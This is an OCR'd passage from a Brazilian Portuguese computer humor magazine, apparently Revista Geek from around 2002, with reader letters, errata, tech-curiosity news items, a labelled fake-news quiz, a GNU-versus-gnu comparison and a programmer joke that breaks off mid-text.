2 - Já arrumamos. E é uma revisora (graças a Deus)

3 - Vamos tentar encaixar na próxima edição

4 - Você está certo. Mas o primeiro é um independente raríssimo.

5 - Não publicamos porque ninguém enviou algo muito bizarro.

6 - Comemos a bola. Na verdade o CD tem 15 programas hackers

7 - Os responsáveis pelo CD estão recebendo 10 chibatadas a cada programa repetido. Mas estamos desconfiando que ao invés de achar ruim, eles estão gostando...

8 - Tente em sites de 3D como www.raph.com/3dartists/artgallery

9 - Mentir é feio, Spider X.

Imagens: Reprodução/ Divulgação

Errar é hum*ânus*...

Não adiantou fazer o revisor engolir as páginas com erros. O sujeito era um verdadeiro "homem-avestruz". Por conta disso ele foi executado sumariamente - não sem antes deixar passar mais alguns erros na Geek 16...

- Erros de português (eventualmente inglês) e digitação nas páginas 3, 16, 39, 43, 52, 61

- A imagem da página 43 se refere ao "The Ultimate Doom", não ao Mario & Luigi

- Na página 13, a chamada da matéria "HQ e Computador" obviamente não deveria ser "Houve um tempoXXX"

Multiprocessador...

Nós, técnicos, sofremos muito com a ignorância do povão. Certo dia, estava conversando com um amigo sobre o processador dele, que estava trabalhando em overclock, causando alguns travamentos. Chegou uma senhora, amiga de minha mãe e tivemos a seguinte conversa:

- Meu jovem, você entende de processador? - Perguntou ela.

- Sim, trabalho com isso há alguns anos.

- É porque o meu não tá funcionando, tentei de tudo...

- Bom, isso pode não ser um problema do processador.

- É, eu sei disso. Posso trazê-lo para você dar uma olhada?

- Claro.


- Quer que eu traga apenas o processador ou o equipamento completo?

- Traga tudo.

Passou algum tempo e lá vem ela com "o processador".

Sabe qual era a marca? Walita.

Torturadores de micros



Tenho um AMD Duron 800 e tenho (ou melhor, tinha...), um 386 usado apenas para rodar aplicações bem levinhas, se o outro está ocupado. Um dia cheguei em casa de madrugada, depois de uma farrinha, e tinha que imprimir uns trabalhos escolares. Deixei o Duron fazendo o serviço e fui usar o 386. Só que ele parecia não ligar. Eu apertava o botão, a CPU ligava mas nada de imagem no monitor. Tentei várias vezes e nada, a tela continuava preta. Talvez por estar um pouco, digamos assim, não sóbrio, perdi a paciência. Desligueio micro, tirei os cabos do monitor, separei a CPU do monitor pra no outro dia tomar uma providência. Terminada a impressão dos trabalhos fui, dormir. No outro dia peguei a CPU, levei pra casa de um colega e separei o que prestava nele (apenas uma placa de som ISA). Fechamos o micro e enchemos ele de chute, até o coitado falecer de vez, depois jogamos tudo no lixo. No mesmo dia, de alma lavada por me livrar da porcaria, chamei uma galera pra uma disputa de Unreal Tournament, lá em casa. Um colega levou a CPU dele, já que eu tinha um monitor sobrando. Ligamos a CPU dele e quando ligamos, novamente nada na tela. Tentamos umas 5 vezes até ele perceber que o monitor estava desligado. Quando ligamos o monitor, eu caí na real. No dia anterior eu não tinha ligado o monitor por isso não aparecia nada na tela. Depois que eu contei isso a eles, ficamos o resto da tarde jogando e rindo da minha burrice misturada com embriaguês.

Patrik Pereira de Araújo, por e-mail

Ê, cheirinho bom...

Perfume imita odor de PC

Essência foi feita especialmente para agradar geeks

Tudo bem, o geek ama o seu computador acima de tudo. Mas daí a querer ter o cheiro de seu micro vai uma grande distância.

Mas como tem louco pra tudo, a tradicional empresa de cosméticos Coty resolveu inventar um perfume que lembra aquele cheiro de computador quando o retiramos, novinhos, de suas caixas. O perfume se chama *001*.

Para fazer os geeks lembrarem o dia inteiro da emoção de ter um computador recém-chegado da loja, a empresa extraiu o odor exalado pelo poliéster e por uma caixa de computador, misturando com essências clássicas de perfumes, como as de magnólia e de amêndoas. Afinal, só cheirando a computador, o geek ou a geek dificilmente iriam traçar alguma coisa por aí.

Se você quiser experimentar, saiba que o produto, que já está à venda apenas nas lojas dos EUA, é tão caro quanto um perfume francês: cada vidrinho custa por volta de US$ 100.

Reinventando a roda...


Professor Pardal japonês


E quando você achava que já havia visto de tudo: Cerebrex

Uma cadeira que dá choques no cérebro para melhorar a visão. Esse é só um dos destaques da 15ª World Genius Convention, um evento que acontece há 15 anos em Tóquio e que, na edição de 2001, foi realizado numa estação de trem, a Tokyo Central Station.

A cadeira de eletroterapia, chamada de "Cerebrex", é um das invenções de Yoshiro NakaMats, um renomado inventor japonês de 73 anos que diz ter criado o disquete antes da IBM, na década de 50 - a empresa nega e diz que ele descobriu a tecnologia só nos anos 60. Segundo NakaMats, que também é o organizador da feira, a corrente elétrica gerada pela "Cerebrex" ainda ajuda a diminuir o cansaço e aumenta o raciocínio - acredite se quiser.

E não pára por aí: ele também mostrou botas motorizadas que, garante, funcionam melhor que bicicletas de corrida. Outras das 3 mil invenções do Dr. NakaMats são o Love-Jet: um spray excitante que elimina a necessidade de preliminares e um taco de golfe à prova de falhas.





Imagens: Reprodução

Fogueira das vaidades

A verdade está lá fora

"Tourist Guy" não é brasileiro

Tudo bem, já não é a primeira vez que usamos o jargão do agente Fox Mulder aqui na Geek. Mas agora temos um motivo real, justo e indiscutível: a identidade do "Tourist Guy". Terceira personalidade mais famosa do atentado de 11 de setembro, depois de George "Bruxa" e Osama "Nissin"-Laden, o turista de gorro preto e óculos escuros, em fotomontagem no WTC com o avião em segundo plano, tornou-se uma das mais conhecidas da Web. Não demorou para surgirem sites que colocavam o fulano nas mais intrigantes situações.

Foi então que apareceram pessoas requerendo a identidade do turista. O mais conhecido foi o brasileiro José Roberto Penteado, 41 anos, que chegou até a ser entrevistado no Jô Soares. Mas a alegria durou pouco: o "Tourist Guy" verdadeiro é húngaro, tem 25 anos e chama-se Peter (o sobrenome, ele não dá) e pode comprovar o que diz com fotos originais - sem o avião, claro! - que tirou há cerca de quatro anos.

Penteado, que pensava que alguém havia recortado seu rosto e posto em outro corpo na montagem, rendeu-se às evidências e, brincando, disse que talvez tivesse um irmão húngaro e não soubesse... Como dissemos, a verdade estava mesmo lá fora... do Brasil.

www.touristguy.com


www.wtctourist.com

http://touristofdeath.com

Histeria coletiva

Kit contra Antraz chega ao Brasil

Empresa aproveita pânico gerado pela imprensa



Imagens: Reprodução

A que ponto chega o terrorismo causado pelo jornalismo sensacionalista... Mesmo tendo feito apenas cinco vítimas fatais nos EUA nos últimos meses e nenhuma em qualquer outro país das Américas, o Antraz já causa tanto medo no Brasil que uma empresa resolveu lançar um kit contra a doença no País.

A idéia da importadora, a Lagrotta Azurra, é aproveitar a insegurança sentida por funcionários dos Correios ou de setores de arquivos e correspondência de empresas. Na verdade, não passam de máscaras de tripla proteção e luvas de látex daquelas usadas por médicos. A empresa garante, no entanto, que as usadas em hospitais têm apenas uma ou duas camadas de látex, o que não é suficiente para evitar a contaminação com a doença. O produto com proteção tripla custará por volta de R$ 13.

Mas a esperteza da empresa pode acabar em prejuízo. Ao que tudo indica (e isso já está acontecendo) logo, logo a histeria em torno do tema acaba e os jornais vão procurar outros desastres para explorar.

NÃO TE DISSE...

iBesta mesmo!!

A gente já tinha avisado que o iBest era roubada...

O que nós aqui da Geek levamos apenas minutos para perceber, os grandes portais levaram anos. Em dezembro, BOL, Terra, Globo.com e UOL, entre outros gigantes da Net, decidiram abandonar o prêmio iBest e interromper sua promoção. Motivo: o iBest lançou um portal para concorrer. Foi apenas a confirmação do indicado na Geek 9, em dezembro de 2000. Ao lado e abaixo estão as provas do fato.

Se os CEOs lessem a Geek, não teriam pagado mico tanto tempo...

iBest perde a participação dos portais

Internet

João Luiz Rosa
De São Paulo

A reação foi rápida e decisiva. Um a um, a maioria dos grandes portais, incluindo UOL, BOL, Terra e Globo.com suspenderam, na sexta-feira, as inscrições de seus sites no iBest. O cancelamento foi uma resposta à aquisição da iBest Company, organizadora do prêmio, pela operadora Brasil Telecom e a GI Investimentos, em um negócio tornado público um dia antes.


A notícia de que o iBest vai integrar um novo portal e provedor de acesso gratuito irritou os executivos da web. O alvo da discórdia é o banco de dados obtido pelo iBest a partir dos cadastros preenchidos pelos internautas que participam da votação. "O iBest funcionou como um cavalo de tróia", disse Marcos Caetano, diretor de marketing do Terra. "Eles surgiram como um prêmio, obtiveram informações dos usuários dos sites e, agora, vão concorrer com eles."

Para Juarez Queiroz, diretor geral da Globo.com, é como se o organizadores do Oscar decidis sem criar um estúdio de cinema "Todos aguardam a posição oficial da empresa para saber o que fazer, o que eventualmente pode provocar medidas judiciais." Já o UOL informou que não faz sentido do concorrer, uma vez que o projeto original foi abandonado.

Fernand Alphen, diretor de criação para internet da agência F/Nazca Saatchi & Saatchi, ironizou: "Achei ótima a concretização deste negócio. O iBest é um prêmio que já havia perdido o rumo e sou favorável a que mais empresas ofereçam internet grátis."

Em uma nota, o iBest informou que a edição 2002 não apresenta as categorias portais, provedores de acesso e notícias. Segundo o texto, "há uma preocupação muito grande em não deixar que as negociações que envolvem a holding interfiram na realização do prêmio". *Colaborou Arnaldo Comin*

Jornal Valor Econômico
3/ 12/ 2001



Revista Geek dez/2000

Transeuntes conectados

Orelhões invadem o ciberespaço

Telemar leva Internet a telefones públicos

Quando estiver na rua esperando aquele amigo que sempre se atrasa e não tiver nada para fazer, não pense duas vezes: vá ao orelhão mais próximo para acessar seu portal preferido ou pegar as mensagens da sua caixa de e-mails.

Não, não ficamos loucos. É isso que vai acontecer em breve em 17 estados brasileiros. Os orelhões serão bem parecidos com os autais, com a diferença de que terão uma tela que oferecerá a possibilidade de navegar pela net. E se você pensa que isso é para daqui a um ano, saiba que os primeiros orelhões já serão instalados no final de 2001. Entre os estados beneficiados estão São Paulo (por meio de um projeto do Governo do Estado), Rio de Janeiro, Bahia, Minas Gerais e Pernambuco. Só no Rio, serão 58 telefones com Internet, inicialmente. E o melhor: a conexão usará banda larga, com velocidade de 128 Kbps, e, em São Paulo, haverá cartões de memória para os usuários gravarem arquivos e programas.

Divulgação

A grande batalha dos notebooks classe A

Desse lado do ringue: iBook. Do outro: Vaio

Revista inglesa decide quem, afinal, é o melhor

Dois sonhos de consumo de qualquer geek: o Vaio, da Sony, e o iBook, da Apple. Em termos de notebooks, os dois são top de linha (com exceção do PowerBook G4, também da Apple, esse sim imbatível).

A revista inglesa T3 fez uma matéria para descobrir de uma vez por todas qual dos dois aparelhos é melhor. E, para delírio dos macmaníacos, o iBook venceu os PCzistas: nota máxima, cinco estrelas, contra três do Vaio. Entre os pontos que influíram diretamente no resultado estavam: 128 MB de memória, contra 64 MB da Sony (o que faz muita diferença em aparelhos construídos para trabalhar com vídeo digital); uma combinação de DVD-ROM e CD-RW, do iBook, contra um drive de CD-ROM do Vaio; duas vezes mais vida útil das baterias; conexão wireless via AirPort; tamanho e peso menores; e melhor design, esse sempre um forte da Apple.

Enfim, um banho. O único ponto a favor do Vaio foi o processador, Celeron de 650 MHz contra 500 MHz do concorrente, o que é compensado pela placa ATI de 128-bit que acompanha o iBook. Depois de tudo isso, a conclusão, sem dó, da T3: o Vaio é para estudantes; o iBook, para profissionais.

MUSEU

TK 85 da Microdigital

Não dê risada. Isso aí embaixo já foi um computador top de linha

Dezesseis Kbytes de RAM, processador rodando a 3,25 Mhz, armazenamento de informações em fitas K7. Hoje isso é ridículo, mas em 1982, ano de lançamento do TK85, isso era pura mágica. Lá fora, o computador ficou conhecido como ZX81, precursor da linha Sinclair. Tanto no Brasil quanto fora, a memória do TK85 vive em comunidades de usuários, geeks, xaropes e dementes em geral. É plugar na TV, digitar umas 500 linhas em Basic e sentir o poder da informática dos anos 80.

Reprodução

"Te dá aaaasas..."

Xixi energético pra beber

O corpo humano gerando energia

Imagens: Reprodução

Storm Troopers: fornecendo energia para o Império

Esqueça o apagão! Cientistas da Nasa e do Pentágono acharam um jeito de acabar com os nossos problemas de eletricidade usando o corpo humano como fonte. É isso mesmo: em atividades comuns, como comer, andar e até ir ao banheiro, o corpo gasta energia. Basta coletar o que está sendo desperdiçado e reverter para equipamentos eletrônicos - e sem fios - grudados no corpo. A idéia da Nasa é simplesmente colher os elétrons que são produzidos nessas atividades.

A lista de possibilidades para o homem-elétrico é curiosa: desde dispositivos que produzem eletricidade por movimentos mecânicos, como botas ao caminhar, até células de combustível baseadas na urina... A idéia: submeter o líquido a uma reação, produzir gás carbônico e amônia, depois usar a amônia noutra reação, gerando nitrogênio, água e eletricidade.

O problema são as condições necessárias: uma é o transporte de dióxido de sódio, que é bem perigoso. Para astronautas e soldados, no entanto, o bom é a produção de água pronta pra beber... Ahhhhhh....

RTFB

Termo muito encontrado em listas de discussão sobre Linux, geralmente em respostas dadas a perguntas óbvias.

Significa: "Read The Fucking Binary"...

Mundo estranho

Acordo combate cybercrime...

...Mas poupa o racismo

A vigilância digital promete ser mais intensa a partir de agora, com a assinatura de um tratado internacional que pretende fechar o cerco ao cybercrime, depois de quatro anos de discussões. Representantes dos EUA, Canadá, Japão, África do Sul e países da Europa assinaram em Budapeste (Hungria) no final de novembro de 2001 um acordo que cria uma coalizão para combater uma infinidade de delitos que se multiplicam na Web. A lista é extensa: desde a amaldiçoada pedofilia até ações praticadas por crackers.

Pelo tratado, fica estabelecido que os 29 países que o assinaram devem criar centros nacionais e plantões permanentes para cooperar uns com os outros na investigação e troca de informações de crimes eletrônicos. A novidade tem dois aspectos: um positivo, já que punir criminosos é preciso, e outro negativo, que é o risco de colocar todos os hackers no mesmo saco e mandar pra cadeia pessoas que, na verdade, contribuem com o desenvolvimento dos sistemas de segurança.

Uma questão interessante: por pressão dos EUA, o racismo ficou fora da lista e será discutido somente daqui a alguns meses. O país alegou que incluir sites de xenofobia e racismo entre os crimes digitais poderia violar a emenda constitucional que garante liberdade de expressão. Dá pra entender?

Arquivo

Internet: Ubber Alles!

SEM MEDO DE SER FELIZ

Enquanto isso...

...na cidade de Haifa, em Israel

Daniel J. Vianna exibe orgulhoso um exemplar de sua revista Geek #15. Nem sinal de agentes da Mossad, a polícia secreta israelesnse. Senão Daniel teria rodado como terrorista... e não poderia desfrutar dos 12 meses de Geek na faixa.

Também quer ganhar um ano de Geek? Mande sua foto de alguém segurando a revista em uma situação ou um local bizarro. Se a foto sair aqui, você se deu bem. **R. Haddock Lobo, 347 - 12º andar - SP - CEP 01414-001 ou por e-mail:** ***info@digerati.com.br***

Menores e melhores


Alta velocidade

AMD anuncia chip de 3,3 THz


Intel, AMD e IBM já têm condições de ultrapassar a barreira dos Terahertz na fabricação de chips para computadores. Esse foi o anúncio quase simultâneo feito pelas empresas entre o final de novembro e o início de dezembro de 2001.

No entanto, se fôssemos montar um ranking, a AMD estaria na frente: na 2001 International Electron Devices Meeting, em Washington (EUA), a empresa anunciou que desenvolveu uma nova tecnologia que permite multiplicar por dez a velocidade dos atuais processadores até o fim desta década. O resultado é a produção de chips de até 3,3 THz, a maior velocidade até hoje.


O superchip é baseado em um transistor experimental do tamanho de 0,015 mícron (1 mícron = 0,001 mm), a partir do qual serão produzidos os futuros processadores. Se continuar assim, daqui a pouco um comando vai ser executado enquanto ainda pensamos em acessá-lo - e já existem até pesquisas nesse sentido...



Em que...



...posso...



...servi-lo?

Humanóide com etiqueta

IBM contrata recepcionista-robô

"Salário" (pago à Honda) equivale a R$ 34 mil por mês

A IBM resolveu contratar um robô para ser recepcionista em seus edifícios e, pensando bem, pode ser um ótima idéia. Com certeza um robô será mais educado que muitos funcionários humanos que encontramos por aí.

O robô em questão é o Asimo, da Honda. O humanóide tinha alguns problemas, mas foi recauchutado há pouco tempo pela fabricante japonesa. Antes, ele demorava quarenta minutos para ligar. Ou seja, de manhã os prédios da IBM ficariam uma hora sem alguém para receber os visitantes. Agora, a inicialização demora apenas quatro minutos. Além disso, os movimentos dos robô, especialmente o dos braços e mãos, ganharam mais agilidade.

O problema é que o robô está provando ser um funcionário um tanto caro. A IBM pagará US$ 170 mil dólares por ano para ter o robô como funcionário (o equivalente a um ordenado mensal de R$ 34 mil).

Além da IBM, o Asimo, que pesa 52 kg e demorou 15 anos para ser desenvolvido, também tem contratos com outras empresas, incluindo um parque de diversões japonês. Enquanto isso, no Brasil, discute-se o salário mínimo de R$ 200,00.

Patinete Eletrônico


Revelado o segredo de Ginger


Aparelho chega cheio de problemas

Depois de meses de oba-oba, com declarações de gente como Steve Jobs dizendo que estaríamos à porta da maior revolução desde a Internet, finalmente foi revelado o segredo de Ginger. O invento de Dean Kamen é mesmo uma espécie de patinete, como se esperava.

Movido à bateria (não polui o ar) e ocupando apenas o espaço correspondente a uma pessoa de pé, o aparelho (agora chamado de Segway) pode se tornar uma solução para os problemas de poluição e trânsito nas grandes cidades. Mas terá que evoluir muito ainda para ganhar a simpatia das pessoas e ser ostensivamente adotado. Por quê? O Segway pode andar no máximo a 20 km/h, só pode levar bagagens pequenas (correndo o risco de elas caírem no chão) e não tem proteção contra chuva. Para piorar, a bateria dura por apenas 17 km e leva seis horas para recarregar ligada a uma tomada elétrica. Muitos problemas para um aparelho que terá que enfrentar de frente os interesses das empresas que exploram o petróleo.

Estranhas coincidências





Imagens: Divulgação

Potter X Gates

Cara de um, focinho do outro

Atire a primeira pedra quem não acha a encarnação cinematográfica de Harry Potter uma "clonagem" de Bill Gates.

12.250 X 5.530

Placar do jogo Nerds X Geeks, espécie de quiz sobre computação, realizado na Linux World Expo 2001. Além de ganhar de lavada, os nerds contaram com a presença de Linus Torvalds no time.

Nem sempre o que parece é - ou vice-versa...

Você acredita em tudo que lê?

Das três notícias abaixo só uma é real; as outras são pura ficção - por enquanto. Confira a verdade no rodapé da página seguinte

1. Sexo Oral

Imagens: Reprodução

Se você quer manter uma vida sexual saudável, não largue seu celular. Esta é a conclusão de um grupo de pesquisadores italianos ligados a uma associação de consumidores daquele país.


A pesquisa consistia em deixar 300 voluntários sem o objeto por 15 dias, analisando as reações. A brincadeira produziu resultados surpreendentes: pelo menos 70% dos participantes declararam que não podiam viver sem o aparelhinho vibratório e, destes, algo em torno de 20% confessaram que tiveram problemas sexuais com seus parceiros: simplesmente se negaram a "dar uma" durante o estudo (!). Outros casos reportados foram depressão e falta de apetite. Como anda o seu celular?

2. O Sorriso do Lagarto


Cientistas da Universidade de Helsinque, na Finlândia, desenvolveram um modelo inusitado de celular, o EARTH. O nome é uma mescla de siglas que identificam as três partes em que o telefone fica instalado: *ears* (orelhas), *teeth* (dentes) e *hands* (mãos).

Você faz as ligações por um miniteclado que pode levar no bolso, ouve por meio de aparelhos semelhantes aos de surdez e se faz ouvir por um microfone minúsculo instalado num dos seus dentes! Na parte posterior, de frente para quem vê um sorriso, há uma jóia, tudo interligado pela tecnologia Bluetooth.

O protótipo foi apresentado a executivos da Nokia, que rechaçaram a idéia. Motivo? Ninguém ia querer passar no dentista cada vez que trocasse de celular... ou ia?



3. Mãe-Rússia



Os toques do celular foram a perdição de Mary Brant O'Neil, secretária de um escritório de revenda de automóveis em Detroit, Michigan (EUA). Cerca de duas semanas depois de começar a trabalhar na companhia, O'Neil voou pra cima da chefe, Paula Martinez, e a atacou com um estilete. A secretária ainda destruiu o celular de Paula e jogou os pedaços pela janela do prédio.

Presa, ela explicou que o problema era o toque do celular, uma marcha russa que se repetia muitas vezes ao dia. O ex-marido de O'Neil, James Brant, havia fugido com um travesti (!), que, pouco antes, o presenteara com um aparelho que tocava exatamente aquela musiquinha. A secretária foi indiciada por crime de lesões corporais e encaminhada para tratamento psiquiátrico.

Grandes Momentos da Informática

A invenção do bug

Será que foi o que inspirou o Windows?

Dia 9 de setembro de 1945. Pesquisadores da Universidade de Harvard testam o Mark II Aiken Relay Calculator, sucessor do Mark I, considerado o primeiro computador automático de grande porte da História. O trabalho progride lentamente devido a problemas no desenvolvimento da máquina e a inerentes dificuldades de programação. Para piorar, uma inexplicável pane atinge o sistema.

Cansados, os pesquisadores resolvem abrir o computador teimoso e... surpresa! Acham um "bug"!! E era um bug (inseto) mesmo, uma traça chamuscada que estava causando um curto-circuito. Por mais estranho que pareça, é por isso que até hoje, quando encontramos qualquer erro ou defeito em algo ligado à informática, dizemos que há um bug.

A autora do novo significado foi ninguém menos que Grace Murray Hopper, mãe do Cobol. Hopper não estava lá na hora, mas, usando uma fita adesiva, grudou o bichinho no diário e escreveu, com humor: "Primeiro caso atual de *bug* sendo encontrado". A palavra se popularizou e deu origem ao verbete "debug", também criado por ela.

Na verdade, bug já era usado como sinônimo de erro - a própria Hopper disse que o termo era referido para indicar problemas em radares eletrônicos na Segunda Guerra Mundial - e há historiadores que creditam o sentido ao inventor Thomas Edison. Foi a almirante americana, porém, quem primeiro o relacionou à informática.

BRAÇO DE FERRO

O destruidor de metrópoles nipônicas contra o browser open source. Não tem Jaspion que encare a batalha

O que é?

Projeto concebido em 1983 em defesa do software livre
Cotação: 10 pontos

Animal da família dos antílopes. Parece um cruzamento cavalo-búfalo
Cotação: 5 pontos

Líder

Richard Stallman
Cotação: 10 pontos

Uma fêma ou um grupo de fêmeas lidera bandos com cerca de 20 gnus
Cotação: 10 pontos

Período de gestação

Foi concebido na década de 70 e levou mais de 10 anos para nascer
Cotação: 5 pontos

A partir da cópula, em cerca de 250 dias temos um (a) gnuzinho (a)
Cotação: 10 pontos

Curiosidades

A sigla GNU significa **G**NU is **N**ot **U**nix. Ou seja: não há significado - entenda quem puder
Cotação: 5 pontos

Os gnus só andam em bandos. São a espécie de mamíferos mais gregária depois dos humanos
Cotação: 10 pontos

Principais inimigos

A Microsoft é a número 1, mas qualquer produtora de software proprietário é adversária
Cotação: 10 pontos

Não tem erro: se tem um gnu na área, haverá um leão pronto para devorá-lo
Cotação: 10 pontos

Como conseguir o seu

Comece baixando e instalando o Linux.
Cotação: 10 pontos

Você não vai conseguir. A caça é proibida e mesmo que não fosse... você criaria um antílope em casa?
Cotação: 0 pontos

Vencedor

GNU: 50 pontos

Gnu: 45 pontos

Que nos perdoem os ambientalistas, mas essa é uma revista de informática. Isso quer dizer que até viveríamos sem os pobres gnus africanos, mas sem o Linux e sua licença...

Pequeno notável

Servidor de 17 cm

Ele tem funções especiais, mas configuração pobre

Dessa vez é verdade. Nada de servidor movido a batatas (que você poderá conhecer na matéria da p. 46). A Celestix está lançando um servidor superportátil, medindo nada mais, nada menos que 17 cm de comprimento. E não estamos falando de um computador qualquer. É um equipamento específico para administração de redes, hospedagem de sites e gerenciamento de contas de e-mail.

O ponto principal do aparelho são os botões especiais, ao lado da tela de cristal líquido, que permitem realizar funções específicas de forma rápida e prática. Como aspecto negativo, temos a configuração pobre, que prejudica a realização de tarefas mais complexas. Apesar de ter 128 MB de SDRAM, ele tem um processador Geode X-1 de parcos 300 MHz e HD de apenas 20 GB. O preço do "brinquedo" gira em torno de US$ 1.000.

SOBE E DESCE

Mozilla 0.9.6

Imagens: Divulgação

A nova versão do browser oficial da comunidade free software/open source continua mostrando que seu desenvolvimento vai bem, obrigado. Agora o software está duas versões à frente do Netscape, do qual é base, e sai em versões para inúmeros sistemas, do Linux ao Open VMS.

WAP

Ano passado, o Wireless Application Protocol era uma verdadeira febre... o futuro da conexão de aparelhos portáteis à Web. Pois então... quando foi a última vez que você leu uma matéria sobre Wap? Onde estão os sites Wap?

Resposta para o teste da página 17: a notícia verdadeira é a 1

Direto do outro lado do mundo

Nosso corespondente na China manda notícias

Fechamento maciço de cybercafés e um incrível achado numa banca de jornais

17 mil cybercafés fechados

A.G.L.

Mais problemas para os usuários de Internet na China. O governo autoritário do país determinou o fechamento de 17 mil cybercafés, depois de uma fiscalização recorde que examinou 94 mil instalações desde abril deste ano.

O governo justificou a perseguição dizendo que o uso da Internet nesses locais estava saindo do controle e que muitos pais estavam reclamando que os filhos ficavam viciados em chats e em sites pornográficos. Além disso, os donos dos destinos dos chineses estão preocupados com os sites que fazem oposição ao governo. No último caso, ainda em 2001, um opositor que mantinha uma página na Internet foi condenado a três anos de prisão. A maioria dos estabelecimentos fechados ficava localizada perto de escolas.

Outros 28 mil cybercafés foram obrigados a instalar softwares especiais de inspeção que gravam os sites visitados por cada usuário. Como se vê, privacidade não é um tema muito em voga na China.

E numa banca de jornais em Hong Kong...

Não é ilusão de ótica. Aí ao lado você vê uma revista Geek em uma banca de Hong Kong. E veja só do lado de quem a gente foi colocado. E o pior é que ninguém aqui soube decifrar o que o Bill Gates está dizendo. Se você puder ajudar...

J.R. Montes

Piada #0009*

Sexo e programadores Parte II

Quatro programadores encontram-se em horário de almoço, quando um deles comenta:

- Pessoal, ontem eu vi uma morena... Vocês não vão acreditar!!

- Uau! - admiram-se os amigos.

- Linda! Com uns pernões dessa grossura (faz um gesto com as mãos), olhos azuis, seios lindos, uma beleza!

- Uau! - repetiram eles.

- Começamos a conversar... Papo vai, papo vem... Ela aceitou ir para o meu apartamento!

- Uau!!

- Bebemos um pouco de vinho, nos beijamos e o clima começou a esquentar...

- Uau!!!

- E a parte mais incrível: ela virou pra mim e disse: "quero te sentir dentro de mim agora!"

